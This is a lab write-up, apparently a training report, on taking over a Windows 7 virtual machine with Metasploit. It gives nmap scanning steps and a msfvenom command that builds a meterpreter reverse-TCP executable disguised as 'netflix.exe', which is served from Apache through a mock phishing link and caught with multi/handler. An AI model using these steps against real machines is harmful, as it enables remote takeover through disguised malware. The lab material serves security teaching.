Windows Hacking

## 1.1 Introduction

In this lab we will try to exploit Windows OS by help of Metasploit Framework, we need to test security of Windows OS and need to find vulnerabilities. This report demonstrates the security flaws in the Windows OS. By this document, we will see exploiting a windows vulnerability to logging into the system without username and password using Metasploit. All necessary steps to attain privilege access will be mentioned in this report.

Name- Windows Hacking

OS Type- Windows

Download Source: - NA

## 1.2 Objective

Objective is to solve this machine to attain root access of the machine.

We will use Metasploit tool i.e., inside Kali Linux to attain root access.

We will proceed by basic fundamental steps of Ethical Hacking, that are : -

– Information Gathering and Scanning

– Exploitation

– Gain and Maintaining Access

## 1.3 Tools Used

Netdiscover

Nmap

Msfvenom

Metasploit

# 2.0 Windows Hacking – Short Summary

Target IP: 192.168.1.36

Target Machine: Windows 7

Vulnerability Name: Multi Handler

Vulnerability Exploited: multi/handler


Vulnerability Exploited With: Metasploit Framework

Payload Used: windows/meterpreter/reverse\_tcp

# 3.0 Windows Hacking – Methodology

Windows 7 machine that runs on Windows based OS to penetrate in the machine we will use Metasploit Framework i.e., preinstalled inside Kali Linux.

We will develop a malware by Metasploit Framework to gain root access of the Windows 7 OS.




We will use Kali Linux as attacker machine and Metasploit framework as mode of exploit. Msfvenom will also be used here to create malware to get root access of the Windows 7 OS.

We may consider a scenario of someone getting a link on email and victim unknowingly click on that link and an .exe file gets automatically downloaded in Windows 7 and attacker will get root access.


So to proceed further we need to power on both the machines Kali Linux and Windows 7 machine on VMware, make sure that network connections of both the machines are bridged or on the same network before powering on the virtual machines.

## 3.1 Windows Hacking – Information Gathering and Scanning

We first need to see our IP assigned to both the systems, to check that we will first have to open terminal by Ctrl + Alt +T. Now write the command “**ifconfig**” to check IP address assigned to the interface of attacker machine means our machine.




Now we should to check IP address of Windows 7: -




192.168.1.36 is the target IP address and it is in the same network i.e., 192.168.1.0/24.

Being an attacker, we can check target IP by netdiscover command: -




Next action is to develop malware by msfvenom, so we are proceeding with next step exploitation.

Kindly make sure to turn off the firewall of Windows OS



We need to scan open ports on Target IP address i.e., 192.168.1.36 and to do this we will use nmap. We will use the command **“nmap –sV –O –v –P –A 192.168.1.36”**




Nmap output and port 139 is open for netbios-ssn service.

## 3.2 Windows Hacking – Exploitation

We need to run msfvenom in root access to develop malware to get root access of target machine.

We will use the command “**msfvenom -p windows/meterpreter/reverse\_tcp LHOST= <attacker IP address> LPORT=<any free port> -f exe -o <output file name>”**




In our case I am using **LHOST= 192.168.1.3, LPORT=4444** and output file name **= netflix.exe**

**Note= LHOST and LPORT information should be identical with options parameter we need to set later inside Metasploit tool, else malware will not work.**


So, we have created a malware now, next is to move this file to apache server directory i.e., var/www/html



Also, we need to perform two tasks on this file in first task we need to make it an executable file and to do it we will use chmod command




and second task is moving the executable file further inside a directory in the same path






Now we have done all the task that were necessary for the malware to get executed properly. Next is we need to start apache server; we will use command “service apache2 start”



Now to run exploit we will first have to use Metasploit Framework i.e., already preinstalled on Kali Linux.

To run Metasploit Framework on Kali we will need to give a command on Terminal as “**msfconsole**” to start its operation.



“**msf6** **>**” will be shown once Metasploit is started completely.

Now, firstly we need to define exploit that we will use in this task, we will use **exploit/multi/handler**



## 3.3 Windows Hacking – Gain Access to Root

Next, we have to set options parameter 


And make sure that both option parameter is set exactly identical to the value mentioned while developing malware.

We will also set payload that we defined in msfvenom command i.e., “**windows/meterpreter/reverse\_tcp”.**

We are in the final step of penetration testing i.e., gaining access, in previous step we have prepared all the parameters that were required to run exploit successfully. Now next is to run exploit, hence use command “**exploit**”




After running this command, next we need to move focus on Windows 7 now, since we are experimenting and considering a scenario that victim or target has received a mail in which a url would be visible <http://192.168.1.3/downloads/> and if the target click on the link, target machine will request for connection with connected attacker’s apache server and our malware file (i.e. inside **var/www/html/downloads** directory) will be downloaded inside the Windows 7 system (Target Machine)




Now if the Target machine (Windows 7) run the downloaded file a reverse shell will be open with our system (attacker) and we will get root access of the Target Machine.



To verify root access, we ran some commands





# 4.0 Conclusion

Windows hacking can be performed by the help of social engineering, in our case we found that malware created by msfvenom was able to penetrate and provide root access of windows machine.